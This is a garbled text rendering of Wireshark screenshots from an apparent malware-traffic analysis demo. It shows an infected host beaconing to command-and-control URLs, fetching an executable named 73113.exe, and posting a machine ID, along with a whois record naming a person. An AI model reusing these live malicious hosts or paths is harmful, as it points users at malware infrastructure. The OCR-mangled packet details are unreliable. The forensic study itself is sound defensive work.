0190 4b 65 65 70 2d 41 6c 69 76 65 0d 0a 0d 0a Keep-Ali ve....

File: "C:\demo files\RAM images\pdf\pdf\_ex\_sniff.pcap" 1377 KB 00:15:58 Packets: 2829 Displayed: 2829 Marked: 0

Start | NetWitness Investigator 8 | pdf\_ex\_sniff.pcap - ... | 7.jpg - Paint | 6:33 PM

pdf\_ex\_sniff.pcap - Wireshark

File Edit View Go Capture Analyze Statistics Help

Filter: Expression... Clear Apply

No.	Time	Source	Destination	Protocol	Info
151	42.084164	192.168.1.118	255.255.255.255	UDP	Source port: blackjack Destination port: 34012
152	42.501901	Cisco-Li_fc:09:68	Broadcast	ARP	who has 192.168.1.118? Tell 192.168.1.1
153	42.502122	Masstech_00:19:25	Cisco-Li_fc:09:68	ARP	192.168.1.118 is at 00:09:5e:00:19:25
154	44.557658	192.168.1.118	255.255.255.255	UDP	Source port: blackjack Destination port: 34012
155	46.171440	192.168.1.118	213.155.4.82	TCP	wfremoterm > http [SYN] Seq=0 Win=0 Len=0 MSS=1460
156	46.171440	213.155.4.82	192.168.1.118	TCP	http > wfremoterm [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
157	46.171816	192.168.1.118	213.155.4.82	TCP	wfremoterm > http [ACK] Seq=1 Ack=1 Win=64240 Len=0
158	46.172752	192.168.1.118	213.155.4.82	HTTP	GET /new/controller.php?action=hot&entry_list=&uid=1&first=1&uid=3562978

Protocol: TCP (0x06)

- Header checksum: 0x5de4 [correct]
  - [Good: True]
  - [Bad: False]
- Source: 192.168.1.118 (192.168.1.118)
- Destination: 213.155.4.82 (213.155.4.82)
- Transmission Control Protocol, Src Port: wfremoterm (1046), Dst Port: http (80), Seq: 0, Len: 0
  - Source port: wfremoterm (1046)
  - Destination port: http (80)
  - Sequence number: 0 (relative sequence number)
  - Header length: 28 bytes
  - Flags: 0x02 (SYN)
  - Window size: 64240

0010 00 30 00 d8 40 00 80 06 5d e4 c0 a8 01 76 d5 9b .....V..  
0020 04 52 04 16 00 50 2c 97 fe f6 00 00 00 70 02 .R...P.....p.  
0030 fa f0 bc 2e 00 00 02 04 05 b4 01 01 04 02 ..... .....

File: "C:\demo files\RAM images\pdf\pdf\_ex\_sniff.pcap" 1377 KB 00:15:58 Packets: 2829 Displayed: 2829 Marked: 0

Start | NetWitness Investigator 8 | pdf\_ex\_sniff.pcap - ... | 8.jpg - Paint | 6:37 PM

Wireshark interface showing packet capture data for pdf\_ex\_sniff.pcap. The packet list displays various protocols including UDP, ARP, and TCP. The selected packet (No. 159) is a TCP segment, and the packet details pane shows the Transmission Control Protocol (TCP) header information, including source and destination ports, sequence number, and acknowledgment number. The packet bytes pane displays the raw data in hexadecimal and ASCII format.

No.	Time	Source	Destination	Protocol	Info
151	42.084164	192.168.1.118	255.255.255.255	UDP	Source port: blackjack Destination port: 34012
152	42.501901	Cisco-L1_fc:09:68	Broadcast	ARP	who has 192.168.1.118? Tell 192.168.1.1
153	42.502122	Masstech_00:19:25	Cisco-L1_fc:09:68	ARP	192.168.1.118 is at 00:09:5e:00:19:25
154	44.957658	192.168.1.118	255.255.255.255	UDP	Source port: blackjack Destination port: 34012
155	45.981156	192.168.1.118	213.155.4.82	TCP	wfremoterm > http [SYN] Seq=0 win=64240 Len=0 MSS=1460
156	46.171440	213.155.4.82	192.168.1.118	TCP	http > wfremoterm [SYN, ACK] Seq=0 Ack=1 win=5840 Len=0 MSS=1460
157	46.171816	192.168.1.118	213.155.4.82	TCP	wfremoterm > http [ACK] Seq=1 Ack=1 win=64240 Len=0
158	46.342339	213.155.4.82	192.168.1.118	TCP	http > wfremoterm [ACK] Seq=1 Ack=122 win=5840 Len=0
159	46.342339	213.155.4.82	192.168.1.118	TCP	http > wfremoterm [ACK] Seq=1 Ack=122 win=5840 Len=0
160	47.065501	192.168.1.118	255.255.255.255	UDP	Source port: blackjack Destination port: 34012
161	47.728140	213.155.4.82	192.168.1.118	TCP	[TCP segment of a reassembled PDU]

Protocol: TCP (0x06)  
Header checksum: 0x5d71 [correct]  
[Good: True]  
[Bad: False]  
Source: 192.168.1.118 (192.168.1.118)  
Destination: 213.155.4.82 (213.155.4.82)  
Transmission Control Protocol, Src Port: wfremoterm (1046), Dst Port: http (80), Seq: 1, Ack: 1, Len: 121  
Source port: wfremoterm (1046)  
Destination port: http (80)  
Sequence number: 1 (relative sequence number)  
[Next sequence number: 122] (relative sequence number)

0000 00 1a 70 fc 09 68 00 09 58 00 19 25 08 00 45 00 ...p.h..A..E.  
0010 00 a1 00 da 40 00 80 06 5d 71 c0 a8 01 76 d5 9b ...0...Jq...V..  
0020 04 52 04 16 00 50 2c 97 fe f7 6e 12 8a 80 50 18 ...R..P...n..P..  
0030 fa f0 6d 13 00 00 47 45 54 20 2f 6e 65 77 2f 63 ...m...GE T /new/c  
0040 6f 6e 74 72 6f 6c 6c 65 72 2e 70 68 70 3f 61 63 ontrolle r.php?ac  
0050 74 69 6f 6e 3d 62 6f 74 26 65 6e 74 69 74 79 5f tton=bot &entity\_  
0060 6c 69 73 74 3d 26 75 69 64 3d 31 26 66 69 72 73 list=&u l d=1&firs  
0070 74 3d 31 26 67 75 69 64 3d 33 35 36 32 35 37 33 t=1&gu id =3562573  
0080 34 36 35 26 72 6e 64 3d 37 35 38 36 38 39 20 48 465&rnd= 758689 H  
0090 54 50 2f 31 2e 33 00 0a 48 6f 75 74 3a 20 32 TTP/1.1 .Host: 2  
00a0 31 33 2e 31 35 2e 34 2e 38 32 00 0a 0d 0a 13.155.4 .82....

Wireshark interface showing a packet capture of a web request. The packet list shows a GET request from 192.168.1.118 to 192.168.1.118 on port 80. The packet details pane shows the HTTP request structure, including the status line: 200 OK (text/html). The packet bytes pane shows the raw data of the packet, including the HTTP response body.

No.	Time	Source	Destination	Protocol	Info
600	171.694976	192.168.1.118	af9f440dccc.com	TCP	cma > http [ACK] Seq=255 Ack=238 win=64003 Len=0
601	172.841952	192.168.1.118	255.255.255.255	UDP	Source port: blackjack Destination port: 34012
602	174.557588	192.168.1.118	192.168.1.1	DNS	Standard query A spaeioer.com
603	174.860125	192.168.1.118	255.255.255.255	UDP	Source port: blackjack Destination port: 34012
604	175.316193	192.168.1.1	192.168.1.118	DNS	Standard query response A 68.180.151.74
605	175.352877	192.168.1.118	spaeioer.com	TCP	optima-vnet > http [SYN] Seq=0 win=64240 Len=0 MSS=1460
606	175.479388	spaeioer.com	192.168.1.118	TCP	http > optima-vnet [SYN, ACK] Seq=0 Ack=1 win=5840 Len=0 MSS=1460
607	175.480072	192.168.1.118	spaeioer.com	TCP	optima-vnet > http [ACK] Seq=1 Ack=1 win=64240 Len=0
608	175.480099	192.168.1.118	spaeioer.com	HTTP	GET /73113.exe HTTP/1.1

Transmission Control Protocol, Src Port: optima-vnet (1051), Dst Port: http (80), Seq: 1, Ack: 1, Len: 204

Source port: optima-vnet (1051)

0000 00 1a 70 fc 09 68 00 09 5e 00 19 25 08 00 45 00 ..p..h..A..%.E.  
0010 00 f4 01 bd 40 00 80 06 5a 2a c0 a8 01 76 44 b4 ...@...Z\*...vD.  
0020 97 4a 04 1b 00 50 7a 68 77 55 bf 7d 67 da 50 18 ...Pzh wU, jg, P.  
0030 fa f0 41 fc 00 00 47 45 54 20 2f 37 33 31 6c 33 ..A...ge T /73113  
0040 2e 65 78 65 20 48 54 54 50 2f 31 2e 31 0d 0a 41 .exe HTTP/1.1..A  
0050 63 63 65 70 74 3a 20 2a 2f 2a 0d 0a 41 63 63 65 ccept: \*/\*.Acce  
0060 70 74 20 45 6e 63 6f 64 69 6e 67 3a 20 67 7a 69 pt=encod lng: gzi  
0070 70 2c 20 64 65 66 6c 61 74 65 0d 0a 55 73 65 72 p, deFla te..user  
0080 2d 41 67 65 6e 74 3a 20 4d 6f 7a 69 6c 6c 61 2f -Agent: Mozilla/  
0090 34 2e 30 20 28 63 6f 6d 70 61 74 69 62 6c 65 3b 4.0 (com patible;  
00a0 20 4d 53 49 45 20 36 2e 30 3b 20 57 69 6e 64 6f MSIE 6. 0; Windo  
00b0 77 73 20 4e 54 20 35 2e 31 3b 20 53 56 31 3b 20 ws NT 5. 1; SV1;  
00c0 2e 4e 45 54 20 43 4c 52 20 31 2e 31 2e 34 33 32 .NET CLR 1.1.432  
00d0 22 29 0d 0a 48 6f 73 74 3a 20 73 70 61 63 69 6f ).Host : spaeio  
00e0 65 72 2e 63 6f 6d 0d 0a 43 6f 6e 6e 65 63 74 69 er.com.. Connecti  
00f0 6f 6e 3a 20 4b 65 65 70 2d 41 6c 69 76 65 0d 0a on: Keep -Alive..  
0100 0d 0a ..

pdf\_ex\_sniff.pcap - Wireshark

File Edit View Go Capture Analyze Statistics Help

Filter: Expression... Clear Apply

No.	Time	Source	Destination	Protocol	Info
746	226.270986	192.168.1.118	255.255.255.255	UDP	Source port: blackjack Destination port: 34012
747	226.845290	192.168.1.118	192.168.1.1	DNS	Standard query A www.microsoft.com
748	226.900807	192.168.1.1	192.168.1.118	DNS	Standard query response CNAME toggle.www.ms.akadns.net CNAME g.www.ms.akadns.net CNAME lb1.www.ms
749	227.006350	192.168.1.118	192.168.1.1	DNS	Standard query response A 213.180.204.8
750	227.306280	192.168.1.118	192.168.1.1	DNS	Standard query A ya.ru
751	227.307957	192.168.1.1	192.168.1.118	DNS	Standard query response A 213.180.204.8
752	227.389487	192.168.1.118	192.168.1.1	DNS	Standard query A mixmedirect.cn
753	227.737318	192.168.1.118	lb1.www.ms.akadns.net	TCP	brvread > http [SYN] Seq=0 win=64240 Len=0 MSS=1460

... = more fragments. not set  
Fragment offset: 0  
Time to live: 64  
Protocol: UDP (0x11)  
Header checksum: 0xb6b7 [correct]  
[Good: True]  
[Bad: False]  
Source: Mountain (192.168.1.1)


```
0000 00 09 5e 00 19 25 00 1a 70 fc 09 68 08 00 45 00  ..A.%..p..h..E.  
0010 00 6e 00 00 40 00 00 40 11 b6 b7 c0 a8 01 01 c0 a8  ..n..0.0. ....  
0020 01 76 00 35 04 00 00 5a f2 7d 3b 07 84 80 00 01  ..v.5..2..3;....  
0030 00 01 00 02 00 00 02 79 61 02 72 75 00 00 01 00  ..y a r u .....  
0040 01 c0 0c 00 01 00 01 00 00 1c 20 00 04 d5 b4 cc  ..n.....  
0050 08 c0 0c 00 02 00 01 00 00 1c 20 00 0d 03 6e 73  ..n.....ns  
0060 31 06 79 61 6e 64 65 78 c0 0f c0 0c 00 02 00 01  ..Yandex .....  
0070 00 00 1c 20 00 06 03 6e 73 35 c0 37  ..n s5.7
```

File: "C:\demo files\pam images\pdf\pdf\_ex\_sniff.pcap" 1377 KB 00:15:58 Packets: 2829 Displayed: 2829 Marked: 1

Start NetWitness Investigator 8 pdf\_ex\_sniff.pcap - 7315.exe\_is\_packed\_...



## Ukrainian IP address



## Ukrainian Location:

% This is the RIPE Whois query server #1.

% The objects are in RPSL format.

% Rights restricted by copyright.

% See <http://www.ripe.net/db/copyright.html>

%To receive output for a database update, use the "-B" flag.

% Information related to '213.155.4.80 - 213.155.4.87'

inetnum: 213.155.4.80 - 213.155.4.87

netname: tarelka

descr: tarelka - Anton Giliashvili

country: UA  
admin-c: AG100-RIPE  
tech-c: AG100-RIPE  
status: ASSIGNED PA  
mnt-by: MNT-HOSTINGUA  
source: RIPE # Filtered  
person: Anton Giliashvili  
address: po. box 5802, Sharjah, AE, 5802  
phone: +9715725060  
nic-hdl: AG100-RIPE  
abuse-mailbox: maazaltd@ya.ru  
source: RIPE # Filtered  
  
% Information related to '213.155.0.0/19AS41665'  
  
route: 213.155.0.0/19  
descr: Datacenter Hosting.UA  
origin: AS41665  
mnt-by: MNT-HOSTINGUA  
source: RIPE # Filtered

pdf\_ex\_sniff.pcap - Wireshark

File Edit View Go Capture Analyze Statistics Help

Filter: Expression... Clear Apply

No.	Time	Source	Destination	Protocol	Info
590	167.922671	192.168.1.118	255.255.255.255	UDP	Source port: blackjack Destination port: 34012
591	170.057385	192.168.1.118	192.168.1.1	DNS	Standard query A af9f440dccc.com
592	170.418408	192.168.1.118	255.255.255.255	UDP	Source port: blackjack Destination port: 34012
593	170.810338	192.168.1.1	192.168.1.118	DNS	Standard query response A 83.133.127.5
594	171.127407	192.168.1.118	af9f440dccc.com	TCP	cma > http [SYN] Seq=0 Win=64240 Len=0 MSS=1460
595	171.336301	af9f440dccc.com	192.168.1.118	TCP	http > cma [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
596	171.336972	192.168.1.118	af9f440dccc.com	TCP	cma > http [ACK] Seq=1 Ack=1 Win=64240 Len=0
597	171.336972	192.168.1.118	af9f440dccc.com	HTTP	cma / HTTP/1.1 200 OK Content-Type: text/html Content-Length: 1020 Expires=Thu, 01 Dec 2011 00:00:00 GMT
598	171.501376	af9f440dccc.com	192.168.1.118	TCP	http > cma [ACK] Seq=1 Ack=253 Win=6432 Len=0

..0. = More fragments: Not set  
Fragment offset: 0  
Time to live: 128  
Protocol: TCP (0x06)  
Header checksum: 0x6375 [correct]  
[Good: True]

0000 00 1a 70 fc 09 68 00 09 5e 00 19 25 08 00 45 00 ..p..h..A..%.E.  
0010 01 26 01 b4 40 00 80 06 63 75 c0 a8 01 76 53 85 .&..@...cu...VS.  
0020 7f 05 04 1a 00 50 50 80 0f 05 3b ae 1c 9d 50 18 ....PP.....P.  
0030 fa f0 3a 37 00 00 47 45 54 20 2f 62 74 e 70 68 ...?.ge T /pt.ph  
0040 70 3f 6d 6f 64 3d 26 69 64 3d 76 69 72 74 77 69 p?mod=&l d=Virtw1  
0050 6e 78 70 5f 2d 37 33 32 33 39 33 38 33 31 26 75 npx-732 393831&u  
0060 70 3d 37 36 30 32 30 33 26 6d 69 64 3d 73 6f 62 p=750205 &mid=sob  
0070 6f 63 34 33 20 48 54 54 50 2f 31 2e 31 0d 0a 41 oc43 HTTP/1.1..A  
0080 63 63 65 70 74 3a 20 2a 2f 2a 0d 0a 41 63 63 65 ccept: \*/\*..Acce  
0090 70 74 2d 45 6e 63 6f 64 69 6e 67 3a 20 67 7a 69 pt-encod lngi gzI  
00a0 70 2c 20 64 65 66 6c 61 74 65 0d 0a 55 73 65 72 p, deFla te..User  
00b0 2d 41 67 65 6e 74 3a 20 4d 6f 7a 69 6c 6c 61 2f -Agent: Mozilla/  
00c0 34 2e 30 00 28 63 6f 6d 70 61 74 69 62 6c 65 3b 4.0 (com patible;  
00d0 20 4d 53 49 20 3e 30 3e 30 3b 20 5f 69 6e 64 6f MSIE 6. 0; Windo  
00e0 77 73 20 4e 54 20 35 2e 31 3b 20 53 56 31 3b 20 ws NT 5. 1; SV1;  
00f0 2e 4e 45 54 20 43 4c 52 20 31 2e 31 2e 34 33 32 .NET CLR 1.1.432  
0100 32 29 00 0a 48 77 74 3a 00 61 66 39 66 34 34 2); Host: af9f44  
0110 30 64 63 63 2e 63 6f 6d 0d 0a 43 6f 6e 6e 65 63 dccc.com ..Connec  
0120 74 69 6f 6e 3a 20 4b 65 65 70 2d 41 6c 69 76 65 tion: Ke ep-Alive  
0130 0d 0a 0d 0a .....

File: "C:\y-demo files\RAM images\pdf\pdf\_ex\_sniff.pcap" 1377 KB 00:15:58 Packets: 2829 Displayed: 2829 Marked: 1

Start NetWitness Investigator 8 pdf\_ex\_sniff.pcap - ... connecting to 78.109.3...

pdf\_ex\_sniff.pcap - Wireshark

File Edit View Go Capture Analyze Statistics Help

Filter: Expression... Clear Apply

No.	Time	Source	Destination	Protocol	Info
559	124.827158	192.168.1.118	255.255.255.255	UDP	Source port: blackjack Destination port: 34012
560	127.047326	192.168.1.118	255.255.255.255	UDP	Source port: blackjack Destination port: 34012
561	129.271140	192.168.1.118	255.255.255.255	UDP	Source port: blackjack Destination port: 34012
562	131.358973	192.168.1.118	255.255.255.255	UDP	Source port: blackjack Destination port: 34012
563	133.860834	192.168.1.118	255.255.255.255	UDP	Source port: blackjack Destination port: 34012
564	136.368389	192.168.1.118	255.255.255.255	UDP	Source port: blackjack Destination port: 34012
565	138.806925	192.168.1.118	255.255.255.255	UDP	Source port: blackjack Destination port: 34012
566	143.004404	192.168.1.118	255.255.255.255	UDP	Source port: blackjack Destination port: 34012
567	145.036611	192.168.1.118	255.255.255.255	UDP	Source port: blackjack Destination port: 34012
568	148.404236	192.168.1.118	255.255.255.255	UDP	Source port: blackjack Destination port: 34012
569	151.247068	192.168.1.118	255.255.255.255	UDP	Source port: blackjack Destination port: 34012
570	153.402189	192.168.1.118	78.109.30.224	TCP	td-postman > http [SYN] Seq=0 Win=64240 Len=0 MSS=1460
571	153.638415	192.168.1.118	255.255.255.255	UDP	Source port: blackjack Destination port: 34012
572	153.709847	Cisco-L1.fc:09:68	Broadcast	ARP	who has 192.168.1.118? Tell 192.168.1.1
573	153.740904	Masstech.00:19:25	Cisco-L1.fc:09:68	ARP	192.168.1.118 is at 00:09:5e:00:19:25
574	153.741772	78.109.30.224	192.168.1.118	TCP	http > td-postman [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
575	153.742551	192.168.1.118	78.109.30.224	TCP	td-postman > http [ACK] Seq=1 Ack=1 Win=64240 Len=0
576	153.743245	192.168.1.118	78.109.30.224	TCP	[TCP segment of a reassembled PDU]
577	153.743344	192.168.1.118	78.109.30.224	TCP	td-postman > http [FIN, ACK] Seq=144 Ack=1 Win=64240 Len=0

... = Reserved bit: Not set  
..1. = don't fragment: Set  
..0. = More fragments: Not set  
Fragment offset: 0  
Time to live: 128  
Protocol: TCP (0x06)  
Header checksum: 0xc9bc [correct]  
[Good: True]  
[Bad: False]  
Source: 192.168.1.118 (192.168.1.118)  
Destination: 78.109.30.224 (78.109.30.224)  
Transmission control Protocol, Src Port: td-postman (1049), Dst Port: http (80), Seq: 0, Len: 0

0000 00 1a 70 fc 09 68 00 09 5e 00 19 25 08 00 45 00 ..p..h..A..%.E.  
0010 00 30 01 a0 40 00 80 06 c9 bc 0c a8 01 76 4e 6d .0..@...hu..VMN  
0020 1e e0 04 19 00 50 40 15 01 06 00 00 00 00 70 02 ....P@.....p.  
0030 fa f0 13 3f 00 00 02 04 05 b4 01 01 04 02 ....?.....

File: "C:\y-demo files\RAM images\pdf\pdf\_ex\_sniff.pcap" 1377 KB 00:15:58 Packets: 2829 Displayed: 2829 Marked: 1

Start NetWitness Investigator 8 pdf\_ex\_sniff.pcap - ... connecting to 83.133.1...

Wireshark interface showing packet capture data for pdf\_ex\_sniff.pcap. The packet list displays various network protocols including UDP, TCP, and HTTP. The packet details pane shows the structure of the selected packet (No. 158), including the Ethernet II header, Internet Protocol Version 4 header, and Transmission Control Protocol header. The packet bytes pane displays the raw data in hexadecimal and ASCII format.

File Edit View Go Capture Analyze Statistics Help

Filter: Expression... Clear Apply

No.	Time	Source	Destination	Protocol	Info
155	138.806925	192.168.1.118	255.255.255.255	UDP	Source port: blackjack Destination port: 34012
156	143.004404	192.168.1.118	255.255.255.255	UDP	Source port: blackjack Destination port: 34012
157	145.036611	192.168.1.118	255.255.255.255	UDP	Source port: blackjack Destination port: 34012
158	148.404236	192.168.1.118	255.255.255.255	UDP	Source port: blackjack Destination port: 34012
159	151.247068	192.168.1.118	255.255.255.255	UDP	Source port: blackjack Destination port: 34012
170	153.402189	192.168.1.118	78.109.30.224	TCP	td-postman > http [SYN] Seq=0 Win=64240 Len=0 MSS=1460
171	153.638415	192.168.1.118	255.255.255.255	UDP	Source port: blackjack Destination port: 34012
172	153.709847	Cisco-L1.fc:09:68	Broadcast	ARP	who has 192.168.1.118? Tell 192.168.1.1
173	153.740904	Massstech.00:19:25	Cisco-L1.fc:09:68	ARP	192.168.1.118 is at 00:09:5e:00:19:25
174	153.741772	78.109.30.224	192.168.1.118	TCP	http > td-postman [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
175	153.742551	192.168.1.118	78.109.30.224	TCP	td-postman > http [ACK] Seq=1 Ack=1 Win=64240 Len=0
176	153.743444	192.168.1.118	78.109.30.224	TCP	[TCP segment of a reassembled PDU]
177	153.743544	192.168.1.118	78.109.30.224	TCP	td-postman > http [FIN, ACK] Seq=144 Ack=1 Win=64240 Len=0
178	153.826059	192.168.1.118	78.109.30.224	TCP	td-postman > http [ACK] Seq=1 Ack=1 Win=5840 Len=0 SLE=144 SRE=145
179	155.826059	192.168.1.118	255.255.255.255	UDP	Source port: blackjack Destination port: 34012
180	156.602419	192.168.1.118	78.109.30.224	TCP	[TCP retransmission] [TCP segment of a reassembled PDU]
181	157.089143	78.109.30.224	192.168.1.118	HTTP	HTTP/1.1 200 OK (text/html)
182	157.091471	192.168.1.118	78.109.30.224	TCP	td-postman > http [RST, ACK] Seq=145 Ack=407 Win=0 Len=0
183	157.091562	78.109.30.224	192.168.1.118	TCP	http > td-postman [FIN, ACK] Seq=407 Ack=145 Win=6432 Len=0

U... = reserved bit: not set  
.. = don't fragment: Set  
..0 = More fragments: Not set  
Fragment offset: 0  
Time to live: 128  
Protocol: TCP (0x06)  
Header checksum: 0xc932 [correct]  
[Good: true]  
[Bad: false]  
Source: 192.168.1.118 (192.168.1.118)  
Destination: 78.109.30.224 (78.109.30.224)  
Transmission Control Protocol, Src Port: td-postman (1049), Dst Port: http (80), Seq: 1, Ack: 1, Len: 143

0000 00 1a 70 fc 09 68 00 09 5e 00 19 25 08 00 45 00 ...p.h.. A..E.  
0010 00 b7 01 a3 40 00 80 06 c9 32 c0 a8 01 76 4e 6d ....0...2...vnm  
0020 1e e0 04 19 00 50 40 15 01 07 47 c2 46 ed 50 18 ....P0...G.F.P.  
0030 fa f0 f5 be 00 00 50 4f 53 54 20 2f 67 6f 6f 64 .....P0 ST /good  
0040 2f 72 65 63 65 69 76 65 72 2f 6f 6e 6c 69 6e 65 /receive r/online  
0050 20 48 54 54 50 2f 31 2e 31 0d 0a 48 6f 73 74 3a HTTP/1.1..Host:  
0060 20 37 38 2e 31 30 39 2e 33 30 2e 32 32 34 0d 0a 78.109.30.224..  
0070 43 6f 6e 74 65 6e 74 2d 54 79 70 65 3a 20 61 70 Content- Type: ap  
0080 70 6c 69 63 61 74 69 6f 6e 2f 78 2d 77 77 77 2d plicatio n/x-www-  
0090 66 6f 72 6d 2d 75 72 6c 65 6e 63 6f 64 65 64 0d form-url encoded.  
00a0 0a 43 6f 6e 74 65 6e 74 2d 4c 65 6e 67 74 68 3a .Content -Length:  
00b0 20 31 36 0d 0a 0d 0a 67 75 69 64 3d 33 35 36 32 16....g uid=3562  
00c0 35 37 33 34 36 57346

File: "C:\demo files\RAM images\pdf\pdf\_ex\_sniff.pcap" 1377 KB 00:15:58 Packets: 2829 Displayed: 2829 Marked: 1

Start NetWitness Investigator 8 pdf\_ex\_sniff.pcap - ... connecting to 78.109.3... 7:22 PM



pdf\_ex\_sniff.pcap - Wireshark

File Edit View Go Capture Analyze Statistics Help

Filter: Expression... Clear Apply

No.	Time	Source	Destination	Protocol	Info
706	178.862016	spae1oer.com	192.168.1.118	HTTP	HTTP/1.1 200 OK (application/octet-stream)
707	178.862980	192.168.1.118	spae1oer.com	TCP	optima-vnet > http [ACK] Seq=205 Ack=73264 win=63994 Len=0
708	179.262263	192.168.1.118	spae1oer.com	TCP	optima-vnet > http [FIN, ACK] Seq=205 Ack=73264 win=63994 Len=0
709	179.401620	spae1oer.com	192.168.1.118	TCP	http > optima-vnet [ACK] Seq=73264 Ack=206 Win=6432 Len=0
710	179.701898	192.168.1.118	255.255.255.255	UDP	source port: blackjack destination port: 34012
711	180.632906	192.168.1.118	af9f440dccc.com	TCP	cma > http [RST, ACK] Seq=239 Ack=239 win=0 Len=0
712	181.708769	192.168.1.118	255.255.255.255	UDP	source port: blackjack destination port: 34012
713	184.201372	192.168.1.118	255.255.255.255	UDP	source port: blackjack destination port: 34012
714	186.723214	192.168.1.118	255.255.255.255	UDP	source port: blackjack destination port: 34012
715	188.776139	192.168.1.118	255.255.255.255	UDP	source port: blackjack destination port: 34012
716	191.336494	192.168.1.118	255.255.255.255	UDP	source port: blackjack destination port: 34012
717	193.604961	192.168.1.118	255.255.255.255	UDP	source port: blackjack destination port: 34012
718	195.825292	192.168.1.118	255.255.255.255	UDP	source port: blackjack destination port: 34012
719	198.208785	192.168.1.118	255.255.255.255	UDP	source port: blackjack destination port: 34012
720	200.770040	192.168.1.118	255.255.255.255	UDP	source port: blackjack destination port: 34012
721	202.276767	192.168.1.118	255.255.255.255	UDP	source port: blackjack destination port: 34012
722	205.821606	192.168.1.118	255.255.255.255	UDP	source port: blackjack destination port: 34012
723	208.033163	192.168.1.118	255.255.255.255	UDP	source port: blackjack destination port: 34012
724	209.825804	192.168.1.117	192.168.1.255	BROWSEI	Request Announcement GOLIATH
725	210.825804	192.168.1.117	192.168.1.255	BROWSEI	Local Message Announcement AF Workstation, Source: NT Workstation, Potential Browser, Master Browser

Protocol: TCP (0x06)

- Header checksum: 0x643b [correct]
- [Good: True]
- [Bad: False]
- Source: 192.168.1.118 (192.168.1.118)
- Destination: af9f440dccc.com (83.133.127.5)
- Transmission Control Protocol, Src Port: cma (1050), Dst Port: http (80), Seq: 255, Ack: 239, Len: 0
- Source port: cma (1050)
- Destination port: http (80)
- Sequence number: 255 (relative sequence number)
- Acknowledgement number: 239 (relative ack number)
- Header Length: 20 bytes
- Flags: 0x14 (RST, ACK)
- 0... .. = Congestion Window Reduced (CWR): Not set

0000 00 28 01 ec 40 00 00 80 06 64 3b c0 a8 01 76 53 85 ...P... d:...VS.

0020 7f 05 04 1a 00 50 50 e0 10 03 3b ae 1d 8b 50 14 ....PP...P.

0030 00 05 5c a1 00 00 12 6c 69 74 65 64 .....1 fted

File: "C:\demo files\RAM images\pdf\pdf\_ex\_sniff.pcap" 1377 KB 00:15:58

Packets: 2829 Displayed: 2829 Marked: 1

pdf\_ex\_sniff.pcap - Wireshark

File Edit View Go Capture Analyze Statistics Help

Filter: Expression... Clear Apply

No.	Time	Source	Destination	Protocol	Info
528	71.293073	192.168.1.118	74.125.93.102	TCP	ganf-a/2 > http [RST, ACK] Seq=1117 Ack=1366 win=0 Len=0
529	71.933666	192.168.1.118	255.255.255.255	UDP	source port: blackjack destination port: 34012
530	75.710522	192.168.1.118	74.125.93.147	TCP	sbl > http [RST, ACK] Seq=466 Ack=7876 win=0 Len=0
531	75.711932	192.168.1.118	74.125.93.147	TCP	netarx > http [RST, ACK] Seq=1159 Ack=2085 win=0 Len=0
532	77.414432	192.168.1.118	255.255.255.255	UDP	source port: blackjack destination port: 34012
533	78.700819	192.168.1.118	213.155.4.82	TCP	wfremoter > http [FIN, ACK] Seq=122 Ack=279648 win=64240 Len=0
534	78.847385	192.168.1.118	213.155.4.82	TCP	neod1 > http [SYN] Seq=0 win=64240 Len=0 MSS=1460
535	79.571062	213.155.4.82	192.168.1.118	TCP	http > neod1 [SYN, ACK] Seq=0 Ack=1 win=5840 Len=0 MSS=1460
536	79.577807	192.168.1.118	213.155.4.82	TCP	neod1 > http [ACK] Seq=1 Ack=1 win=64240 Len=0
537	79.859132	192.168.1.118	255.255.255.255	UDP	source port: blackjack destination port: 34012
538	80.573352	192.168.1.118	213.155.4.82	HTTP	GET /new/controller.php?action=report&uid=5&rnd=74808&uid=1&entity=1238107700unique_start=1238107700unique

